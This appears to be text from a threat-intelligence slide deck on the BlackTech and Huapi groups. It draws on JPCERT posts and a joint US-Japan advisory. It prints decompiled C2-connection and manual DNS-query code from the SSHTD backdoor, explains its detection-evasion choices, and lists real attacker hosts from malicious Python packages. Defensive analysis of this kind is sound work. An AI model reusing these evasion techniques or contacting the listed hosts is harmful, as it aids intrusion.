by JPCERT

2022/09

The screenshot shows a blog post from JPCERT/CC Eyes. The header includes the JPCERT/CC logo and the title 'JPCERT/CC Eyes'. The breadcrumb trail reads 'Top > List of "Incident" > F5 BIG-IP Vulnerability (CVE-2022-1388) Exploited by BlackTech'. The author is identified as 朝長 秀誠 (Shusei Tomonaga) with a profile picture and the date September 15, 2022. The main title of the post is 'F5 BIG-IP Vulnerability (CVE-2022-1388) Exploited by BlackTech', with 'BlackTech' in a blue tag. Below the title are buttons for 'Post' and 'Email'. The introductory text states: 'Around May 2022, JPCERT/CC confirmed an attack activity against Japanese organizations that exploited F5 BIG-IP vulnerability (CVE-2022-1388). The targeted organizations have confirmed that data in BIG-IP has been compromised. We consider that this attack is related to the activities by BlackTech attack group. This blog article describes the attack activities that exploit this BIG-IP vulnerability.'

Abuse of trust relationships & Cisco firmware modification uncovered by US & Japan



People's Republic of China-Linked Cyber Actors Hide in Router Firmware



Executive summary

The United States National Security Agency (NSA), the U.S. Federal Bureau of Investigation (FBI), the U.S. Cybersecurity and Infrastructure Security Agency (CISA), the Japan National Police Agency (NPA), and the Japan National Center of Incident Readiness and Strategy for Cybersecurity (NISC) (hereafter referred to as the "authoring agencies") are releasing this joint cybersecurity advisory (CSA) to detail activity of the People's Republic of China (PRC)-linked cyber actors known as BlackTech. BlackTech has demonstrated capabilities in modifying router firmware without detection and exploiting routers' domain-trust relationships for pivoting from international subsidiaries to headquarters in Japan and the U.S. — the primary targets. The authoring agencies recommend implementing the mitigations described to detect this activity and protect devices from the backdoors the BlackTech actors are leaving behind.

SSHTD Overview

- First observed in 2019
- Used to target Taiwan and Japan
- Support Windows and Linux systems
 - Linux version also known as ELF_PLEAD
- Backdoor functions
 - File operations
 - Directory operations
 - Command shell
 - Proxy
- Communication
 - Reverse or listening port mode
 - Custom protocol over TCP or SSL

The screenshot shows a webpage from JPCERT/CC Eyes. The header includes the JPCERT/CC logo and the text 'JPCERT/CC Eyes'. Below the header, there is a breadcrumb trail: 'Top > List of "Malware" > ELF_PLEAD - Linux Malware Used by BlackTech'. The article is authored by 朝長 秀誠 (Shusei Tomonaga) and dated November 16, 2020. The main title of the article is 'ELF_PLEAD - Linux Malware Used by BlackTech'. There is a 'BlackTech' tag below the title. At the bottom of the article preview, there are buttons for 'Post' and 'Email'. The main text of the article preview reads: 'In a past article, we introduced Linux malware ELF_TSCookie, which is used by an attack group BlackTech. This group also uses other kinds of malware that affects Linux OS. PLEAD module for Windows which we introduced before has its Linux version (ELF_PLEAD) as well. This article describe the details of ELF_PLEAD in comparison to PLEAD module.'

SSHTD Internals

- Set itself as a background daemon process
- Ensure the process does not interfere with other files or socket by closing all file descriptors from 0 to 1023
- Decrypt the hardcoded configuration using a 32-byte RC4 key

Offset	Description	Offset	Description
0x0	Part of RC4 key (Key1) used in C&C communication	0x2C	C&C port number 3

SSHTD Internals

- Resolve the C&C domain to the C&C IP address



2019-2020

```
host = gethostbyname(c2_domain);
if ( host )
{
    h_addr_list = (in_addr_t **)host->h_addr_list;
    *(_QWORD *)&addr.sin_family = 0LL;
    *(_QWORD *)addr.sin_zero = 0LL;
    v15 = *(_DWORD *)(a1 + 8);
    addr.sin_family = 2;
    v16 = *h_addr_list;
    addr.sin_port = __ROR2__(c2_port, 8);
    addr.sin_addr.s_addr = *v16;
    v12 = connect(v15, (const struct sockaddr *)&addr, 0x10u);
}
```

SSHTD Internals

- Resolve the C&C domain to the C&C IP address

```

setsockopt(fd, 1, SO_SNDTIMEO, (char *)&v28, 16);
v28 = 10LL;
v29 = 0LL;
v17 = v13 + 16;
setsockopt(fd, 1, SO_RCVTIMEO, (char *)&v28, 16);
addr.sin_addr.s_addr = dns_server_ip;
p_query = &query;
addr.sin_family = AF_INET;
addr.sin_port = 0x3500; // port 53
if ( (int)sendto(fd, &query, v17, 0, (struct sockaddr *)&addr, v31) > 0 )
{
    p_query = &response;
    v19 = recvfrom(fd, &response, 0x200uLL, 0, (struct sockaddr *)&addr, &v31);
}

```

Why use a manual DNS query with
DNS server 168.95.1.1?

SSHTD Internals

- Choose 168.95.1.1 as the DNS server
 - Geographically closer to the target (Taiwan) to reduce overseas traffic and avoid dection by international network monitoring tools



SSHTD Internals

- Perform manual DNS queries
 - Bypass certain types of DNS query inspection
 - Directly interact with DNS servers to avoid local system caching and logging
 - Bypass application-level hooks into common DNS resolution functions (e.g., `gethostbyname`)

SSHTD Internals



- SSHTD uses custom protocol over TCP (or SSL) to communicate with the C&C server

* SSHTD samples in 2019 - 2022

SSHTD Internals

- SSHTD uses custom protocol over TCP (or SSL) to communicate with the C&C server

Huapi is trying to expand the attack surface



Huapi's Malware

– Mabackdoor & Bifrost

Mabackdoor

- First observed in Feb. 2022 by Jfrog
 - malicious python package
- also known as Hipid by JPCERT
- AMD64 and ARM

The screenshot shows the Jfrog website with a navigation menu (Products, Solutions, Pricing, Developers, Resources, Partners) and a table of malicious packages. Below the table is a section titled 'Technical analysis of select malicious packages' with a sub-section 'hpid/hpid packages'.

Package	Payload
hipid	Decodes a Base32 embedded ELF file, which is a connectback shell to 139.162.112.74 / blog.mysecuritycamera.com
hpid	Decodes a Base32 embedded ELF file, which is a connectback shell to 139.162.112.74 / blog.mysecuritycamera.com
ecopower	Executes the Medusa Python RAT, calling back to dev-outlook.com

